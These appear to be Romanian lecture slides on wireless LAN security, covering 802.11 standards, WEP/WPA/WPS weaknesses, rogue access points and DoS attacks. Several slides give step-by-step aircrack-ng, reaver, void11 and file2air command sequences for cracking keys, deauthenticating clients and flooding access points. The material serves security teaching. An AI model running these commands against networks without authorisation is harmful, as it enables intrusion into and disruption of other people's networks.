

4. Securitatea rețelelor wireless



Wireless LAN

- **Wireless LAN (WLAN) = grup de noduri ce comunică între ele prin legături radio**
- **Tehnologie disponibilă începând cu anii '90**
 - soluții proprietare (nestandard) ce operau în banda de 900 MHz și asigurau o rată de transfer de aproximativ 1 Mbps;
 - în 1992 apar primele produse ce lucrau în banda de 2.4 GHz și asigurau o rată de transfer îmbunătățită;
 - în 1997, IEEE ratifică primul standard pentru WLAN (IEEE 802.11)
- **Wi-Fi Alliance**
 - promovarea tehnologiei Wi-Fi și certificarea produselor



Standarde WLAN


Standard	Frequency	Maximum Speed	Backwards compatibility
802.11	2.4 GHz	2 Mbps	-
802.11a	5 GHz	54 Mbps	-
802.11b	2.4 GHz	11 Mbps	-
802.11g	2.4 GHz	54 Mbps	802.11b
802.11n	2.4 and 5 GHz	600 Mbps	802.11a/b/g
802.11ac	5 GHz	1300 Mbps	802.11a/n
802.11ad	2.4 GHz, 5 GHz and 60 GHz	7 Gbps	802.11a/b/g/n/ac

- **Wired Equivalent Privacy (WEP)**
 - securitate limitată
- **Wi-Fi Protected Access (WPA)**
 - elaborat de Wi-Fi Alliance
- **Amendamentul IEEE 802.11i**
 - Robust Security Network (RSN) / WPA2

Arhitectura WLAN


- **Elemente componente:**
 - stații (STA)
 - PC, laptop, PDA, telefon mobil, etc
 - Access Point (AP)
 - asigură interconectarea stațiilor
- **Configurații:**
 - ad hoc mode
 - infrastructure
- **Terminologie specifică:**
 - SSID / ESSID = numele rețelei WLAN
 - BSSID = adresa MAC a AP
 - channel = canalul de comunicație (1-12)
- **Wireless sniffing**
 - "monitor" mode ("promiscuous" mode)

Ad hoc vs. infrastructure mode



Ad hoc mode:


- stațiile comunică direct între ele



Infrastructure mode:


- comunicația între stații se realizează prin intermediul AP (releu)

BSS vs. ESS



Basic Service Set (BSS):

- o singura celula WLAN
- un AP + stațiile asociate




Extended Service Set (ESS):

- mai multe celule WLAN
- toate AP-urile au același SSID
- un singur VLAN


Conectarea la o rețea wireless

- AP-ul transmite beacons frames la fiecare 50-100 ms, pentru a-și anunța prezența
 - beacons frames conțin SSID (acest lucru poate fi dezactivat)
- Stațiile trebuie să specifice SSID-ul către AP în cererea de autentificare
- Open System Authentication



Conectarea la o rețea wireless (cont.)

- Stațiile aleg AP-ul funcție de puterea și calitatea semnalului
- O stație se poate reasocia automat cu un alt AP din ESS
- Migrarea între AP este transparentă din punct de vedere al nivelului rețea (IP)



Atacuri specifice WLAN

- Interceptarea traficului
- Spargerea cheilor WEP
- Spargerea cheilor WPA / WPA2
- Aflare PIN WPS
- Rogue Access Point
- Atacuri de tip DoS
- ...

Interceptarea traficului

- Identificarea AP-urilor și captarea pachetelor
- Atacatorul trebuie să se afle în aria de acoperire a rețelei
 - folosirea de antene direcționale pentru a putea asculta de la o distanță mai mare
- Atac folosit în faza de culegere de informații (recunoaștere)
- Unelte:
 - Wireshark (www.wireshark.com)
 - Kismet (www.kismetwireless.net)

- Enumerare rețele wireless active, sniffer de pachete și IDS
- Necesită plăci de rețea wireless care suportă *raw monitoring mode* (rfmon)
- Se compilează pe platforme Unix sau Windows (Cygwin)
- Arhitectură client-server
 - serverul colectează și interpretează date
 - clientul afișează datele colectate
- Drone
 - colectează pachete pe care le transmite către un server central
 - implementarea de sisteme distribuite de raportare și detectare intruziuni
- Unealtă extrem de puternică în special atunci când este combinată cu alte programe

Kismet (cont.)

```
dragorn@gir.lan.nerv-un.net: /home/dragorn
```

Network List—(Autofit)								Info
Name	T	W	Ch	Pkts	Flags	Data	Clnt	
p@thf1nd3r	A	Y	06	171		70	35	Ntwrks
<no ssid>	A	N	05	1		0	0	105
KrullNet1	A	Y	06	27		0	0	Pckets
linksys	A	N	06	81	FU4	8	2	1258
marley	A	N	06	312		17	1	Cryptd
<no ssid>	D	N	--	20	A2	20	18	104
! PARMAS	A	N	07	30		0	0	Weak
<no ssid>	A	Y	06	1		0	0	0
GRXWirelessNetwork	A	Y	06	2		0	0	Noise
! SECMAS	A	N	07	13		0	0	289
<no ssid>	D	N	--	1	A4	1	66	Discrd
! <Lucent Outdoor Router>	0	N	--	267		267	1	289
								Pkts/s
								50

Elapsd
000027

Status

Found IP 159.139.90.1 for <no ssid>::00:04:76:BB:A7:04 via ARP
Found IP 159.139.90.1 for <no ssid>::00:04:76:BB:A7:04 via ARP
Found IP 159.139.90.1 for <no ssid>::00:04:76:BB:A7:04 via ARP
Found IP 159.139.120.13 for <no ssid>::00:B0:D0:DE:60:E3 via TCP



Battery: AC charging 100% 0h0m0s

Spargerea cheilor WEP

- **Wired Equivalent Privacy (WEP) este prima arhitectură de securitate pentru 802.11**
- **Asigură confidențialitatea și integritatea cadrelor de date**
 - cadrele de management nu sunt protejate!
- **Pentru criptarea datelor se folosește algoritmul RC4**
 - 40 biți Cheia Secretă + 24 biți IV = 64 biți (standard)
 - 104 biți Cheia Secretă + 24 biți IV = 128 biți (non-standard)
- **Pentru asigurarea integrității se adaugă la fiecare cadru un Integrity Check Value (ICV)**
 - CRC32 criptat cu RC4
- **A fost elaborat de nespecialiști**
 - multiple vulnerabilități de securitate

Spargerea cheilor WEP (cont.)

- Același procedeu / dispozitiv este folosit atât pentru criptarea cât și pentru decriptarea datelor
- Vectorul de inițializare (IV) trebuie să fie diferit pentru fiecare cadru
 - generat în mod aleator sau incrementat după fiecare cadru
- IV este transmis în clar, odată cu cadrul (în antetul WEP)
- CRC-ul este folosit pentru a verifica dacă decriptarea s-a efectuat corect



b. Formatul cadrelor

Spargerea cheilor WEP (cont.)

- Brute force
 - eficient pentru chei pe 40 biți
- Lungimea redusă a vectorului de inițializare (IV)
 - există 50% șanse ca același IV să se repete după 2^{12} cadre transmise în rețea!
 - nu asigură protecție împotriva retransmiterii de mesaje în rețea
- Modul de calcul al ICV permite, în anumite cazuri, modificarea datelor
- Unelte:
 - suita *aircrack-ng* (www.aircrack-ng.org)
 - airmon-ng – pune placa de rețea în monitoring mode
 - airodump-ng – sniffer de pachete
 - aireplay-ng – injectarea de pachete în rețea
 - aircrack-ng – spargere chei WEP și WPA / WPA2 (atacuri de tip dicționar)
 - airdecap-ng – decriptare pachete WEP și WPA / WPA2 cu o cheie dată
 - tutoriale <http://www.aircrack-ng.org/doku.php?id=tutorial>


Spargerea cheilor WEP folosind aircrack-ng

1. Se trece placa de rețea în monitoring mode, pe canalul folosit de AP
`# airmon-ng start wlan0 9`
2. Se testează dacă injectarea de pachete în rețea funcționează
`# aireplay-ng -9 -e <ESSID> -a <AP MAC> mon0`
3. Se începe captarea pachetelor
`# airodump-ng -c 9 --bssid <AP MAC> -w output mon0`
4. Se face o încercare falsă de autentificare la AP
`# aireplay-ng -1 0 -e <ESSID> -a <AP MAC> -h <STA MAC> mon0`
5. Se captează și se reinjectează în rețea cereri ARP pentru a obține cât mai multe valori IV
`# aireplay-ng -3 -b <AP MAC> -h <STA MAC> mon0`
6. Se extrage cheia din datele captate
`# aircrack-ng -b <AP MAC> output*.cap`

Spargerea cheilor WPA / WPA2

- Specificații elaborate de experți
- Confidențialitatea și integritatea datelor
 - TKIP (RC4)
 - considerat ca fiind depreciat începând cu Ianuarie 2009
 - CCMP (AES)
- Metode de autentificare
 - Pre-Shared Key (PSK)
 - IEEE 802.1x + EAP
 - Wi-Fi Protected Setup (WPS)
 - se recomandă a se dezactiva!
- KRACK attack (2017) 😊

Spargerea cheilor WPA / WPA2 (cont.)



Spargerea cheilor WPA / WPA2 (cont.)

- **Atacuri posibile**
 - brute force
 - dictionar
- **Pentru a putea efectua atacul trebuie înregistrat schimbul de mesaje din 4-way handshake**
 - forțarea clienților să se deautentifice și apoi să se autentifice din nou la AP
- **Unelte:**
 - cowpatty (www.willhackforsushi.com)
 - suita aircrack-ng (www.aircrack-ng.org)
 - oclHashcat (hashcat.net/oclhashcat/)
 - procesare paralelă (GPU)

Spargerea cheilor WPA / WPA2 folosind aircrack-ng

1. Se trece placa de rețea în monitoring mode, pe canalul folosit de AP

```
# airmon-ng start wlan0 9
```

2. Se începe captarea pachetelor

```
# airodump-ng -c 9 --bssid <AP MAC> -w output mon0
```

3. Se deautentifică un client de la AP

```
# aireplay-ng -0 1 -a <AP MAC> -c <TARGET MAC> mon0
```

4. Se încearcă spargerea cheii folosind un atac de tip dicționar

```
# aircrack-ng -w password.lst -b <AP MAC> output*.cap
```

WiFi Protected Setup (WPS)



- Protocol utilizat în rețelele wireless pentru simplificarea diferitelor acțiuni precum adăugarea de noi echipamente într-o rețea configurată cu WPA
- Folosește un PIN de 8 cifre pentru autentificarea noilor echipamente
- Protocolul are o vulnerabilitate de design (2011) ce permite recuperarea PIN-ului prin forță brută
 - PIN = xxxxyyyz
 - z suma de control pentru celelalte cifre
 - la autentificare, validitatea PIN-ului este raportată diferit pentru grupele xxxx și yyy
- Rezultă max $10000 + 1000 = 11000$ încercări pentru a descoperi PIN-ul. Pe baza PIN-ului se poate afla cheia WPA!
- Unelte:
 - *reaver* (code.google.com/p/reaver-wps/)

Spargerea cheilor WPS folosind aircrack-ng

1. Se trece placa de rețea în monitoring mode

```
# airmon-ng start wlan0
```

2. Se detectează rețelele wireless cu WPS activat

```
# wash -i mon0
```

3. Se incepe atacul brute force (aprox. 4-6 ore)

```
# reaver -i mon0 -b 00:22:15:31:89:18 -vv
```

Rogue Access Point

- **Rogue AP = AP neautorizat conectat în rețeaua organizației**
 - backdoor pentru accesul în rețea
 - ocolirea mecanismelor de securitate implementate la nivel rețea (Firewall, IDS, etc)
- **Evil Twin = AP cu același SSID și adresă MAC ca a unui legitim**
 - conectat, de regula, în Internet
 - interceptare trafic, atacuri de tip MITM supra clienților
 - atacatorul trebuie să se afle în vecinătatea țintei
- **Unelte**
 - *airbase-ng* (<http://www.aircrack-ng.org>)
 - *AirSnarf* (<http://airsnarf.shmoo.com>)

Atacuri de tip DoS

- Cadrele de management în 802.11 nu sunt protejate
- Autentificarea originii cadrelor 802.11 se face pe baza adreselor MAC care pot fi ușor falsificate
- Traficul poate fi ușor interceptat sau bruiat
- Tipuri de atacuri DoS:
 - authentication / association flood attack
 - deauthentication / disassociation attack

Authentication / association flood attack

- Transmiterea unui număr mare de cereri de tip *authentication* / *association* către AP cu scopul de a epuiza resursele acestuia și a bloca astfel accesul stațiilor la rețea
- Unele:
 - *void11* (www.wlsec.net/void11)

```
# void11_penetration wlan0 -D -t <type of attack> -s  
<STA MAC> -S <ESSID> -B <AP MAC>
```

Deauthentication / disassociation attack

- Transmiterea de comenzi de tip *deauthentication* / *disassociation* către stațiile conectate la un AP
- Unele:
 - suita *aircrack-ng* (www.aircrack-ng.org)
`# aireplay-ng -0 25 -a <AP MAC> -c <TARGET MAC> mon0`
 - *file2air* (www.willhackforsushi.com) – injectarea de pachete în rețea
`# file2air -i mon0 -n 25 -d <DST MAC> -s <SRC MAC> -b <AP MAC> -f packets/deauth.bin`

